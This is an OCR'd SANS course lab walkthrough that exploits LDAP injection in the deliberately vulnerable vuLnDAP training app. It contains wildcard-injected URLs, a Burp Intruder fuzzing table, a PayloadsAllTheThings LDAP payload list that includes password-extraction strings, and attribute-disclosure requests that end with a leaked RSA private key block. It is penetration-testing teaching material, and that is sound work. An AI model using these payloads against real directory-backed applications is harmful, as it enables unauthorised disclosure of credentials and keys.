EXERCISE: LDAP INJECTION

Target: http://vulndap.sec642.org:8080

Description: Use LDAP features to perform an information disclosure attack

Goals:

- Make use of the application
- Identify where is may be using LDAP
- Fuzz an input parameter with Burp Intruder
- Make use of LDAP features to extra additional information

Bonus:

- Find a users private key!

This lab will demonstrate LDAP injection attack. The application located here:

http://vuldap.sec642.org:8080


EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: VULNDAP LDAP INJECTION
EXPLORE THE APPLICATION




This is the vuLnDAP application written by Robin DigiNinja Wood for this course.


Click on Stock Control to explore the applications.

Project description:
https://digi.ninja/projects/vulndap.php

Source code:
https://github.com/digininja/vuLnDAP

EXERCISE: VULNDAP LDAP INJECTION
VALIDATE THAT LDAP IS USED





The URL is http://vulndap.sec642.org:8080/fruit_or_veg?objectClass=fruits

Click on Stock, and then click on Fruit

The resulting URL is http://vulndap.sec642.org:8080/fruit_or_veg?objectClass=fruits


The objectClass parameter name is highly indicative of LDAP, although not conclusive.

From https://ldapwiki.com/wiki/ObjectClass we see this definition of objectClass:
"ObjectClass is a LDAP Schema element AttributeType defined in RFC 4512.
Each LDAP Entry in the Directory Information Tree (DIT) has an 'ObjectClass' attribute. "

EXERCISE:VULNDAP LDAP INJECTION
VALIDATE LDAP FEATURES

What happens when we change the objectClass value to * /fruit_or_veg?objectClass=*


LDAP returns everything!



With knowledge of the objectClass LDAP schema element we can try inserting additional features of LDAP queries.

By change the objectClass parameter value to * LDAP returns all of the objects!
This confirms that we are injecting into an LDAP query.

EXERCISE: VULNDAP LDAP INJECTION FUZZING WITH BURP INTRUDER



Request	Payload	Status	Error	Timeout	Length
0		200	☐	☐	1114
1	*	200	☐	☐	2343
2	*)(&	200	☐	☐	796
3	*))%00	200	☐	☐	798
4	)(cn=))\x00	200	☐	☐	811
5	*()|%26'	200	☐	☐	802
6	*()|&'	200	☐	☐	802
7	*(|(mail=*))	200	☐	☐	816
8	*(|(objectclass=*))	200	☐	☐	837
9	*)(uid=*))(|(uid=*	200	☐	☐	830
10	*/*	200	☐	☐	801
11	*|	200	☐	☐	796
12	/	200	☐	☐	791
13	//	200	☐	☐	794
14	//*	200	☐	☐	799
15	@*	200	☐	☐	796
16	|	200	☐	☐	791

Having validated that the parameter we are injecting into becomes part of an LDAP query additional injection attacks become possible.


To identify further attacks we can also try fuzzing the parameter with known LDAP injection strings.

One list of payloads is from PayloadsAllTheThings:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LDAP%20Injection

```
*
*)(&
*))%00
)(cn=))\x00
*()|%26'
*()|&'
*(|(mail=*))
*(|(objectclass=*))
*)(uid=*))(|(uid=*
*/*
*|
/
//
//*
@*
|
admin*
admin*)((|userpassword=*)
admin*)((|userPassword=*)
x' or name()='username' or 'x'='y
```

EXERCISE: VULNDAP LDAP INJECTION CN= AND DISP=




/item?cn=robin&disp=stock,description,cn

Going back to robin, we see even more LDAP exposed:

http://vulndap.sec642.org:8080/item?cn=robin&disp=stock,description,cn

We see stock, description, and cn
I wonder what other things we can see?

EXERCISE:VULNDAP LDAP INJECTION
VALIDATE LDAP FEATURES



http://vulndap.sec642.org:8080/fruit_or_veg?objectClass=posixgroup

http://vulndap.sec642.org:8080/item?cn=admins&disp=stock,description,cn

PosixGroup is a standard object when using LDAP for authentication via web applications.


EXERCISE: VULNDAP LDAP INJECTION MORE USER VALUES

http://vulndap.sec642.org:8080/item?cn=fred&disp=description,cn,uidNumber,gidNumber,homedirectory,userpassword

More research see other things that we can pull out, but no password.

What about SSH keys?


EXERCISE: VULNDAP LDAP INJECTION SSH PUBLIC KEYS



http://vulndap.sec642.org:8080/item?cn=fred&disp=description,cn,sshPublicKey

What about Robin's account?

EXERCISE: VULNDAP LDAP INJECTION SSH PUBLIC KEYS



robin

Main Menu

description
Sys Admin
sshPublicKey
-----BEGIN RSA PRIVATE KEY----- NIIEogIBAAKCAQEAxonr7vnrraOF3NMDmq4l9HxzAlgd2ZQ8eY
vGyNeWWXjVsLw40AMOy3/oowXKFPMPDww27bLrppbKJJVKA1cmNO4Rq1uBfou3dY eo/ondQne
/ynhWq2B6OWVU63bFOJcY3nuKHpff19 gB2t7uFIIDOKEKM63VgWcMOnmN0rN0Jt9uYudQIDAQA
iz2gKN82QOJ8eKUA2YHoiuIfVBKrbt3MKqKXJ5eUBiScqHDbq20u8fjx/JtFLQYe nt3r2Rfr2uH3gvUb
gyCvrn/h2iMAZlo7p3U8229MT7+8xiKgrscewl0vr8A5e9cHgC7ictrks+a2egpN tmt0td2wmt2CmCy
o8+BAoGBAOgnsjawgYwlgQCL2gUnSDybUCicSNFVqAdrseNgj1mEvyPIcoSsG9Bb gpZxr4JSPJ+I
islkS2uxgBBm9m4GJr7iWvklgJoJEvKmTm0FiR3a5JBQlXS/akSNAoGBANruUMs/ vGwSeDRZgDaU
eBO8rByEEI6dAijGRicRhJU3FpyrXt/0P5Twp9FARZPO1lPpWqc4xNS6pb4QMBxG yQJDnpp/Euh+8
o333hcbgbbaaEVzLbcmfg+/rB7bJjARk+tVjwQKz3xeXQyafnOUzSf3sl4E7LL9l u52XClUatKTeHxi3
u6KVOYeQ47vad7ylQD0CgYEAlKN+qS+bqYA0ql4lpWiyu3frUNzrSLEuQNZejq1W pv0pabWklYZV

« Back

Demo created by Digininja, for more information see the vuLnDAP project.

http://vulndap.sec642.org:8080/item?cn=robin&disp=description,cn,sshPublicKey

All of these are features of LDAP

EXERCISE: CONCLUSION

In this exercise we used features of LDAP to explore an application
A misconfiguration lead to a user's private key being exposed

This concludes our exercise.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Adrien de Beaupré
adriendb@gmail.com
@adriendb

SANS INSTITUTE
11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.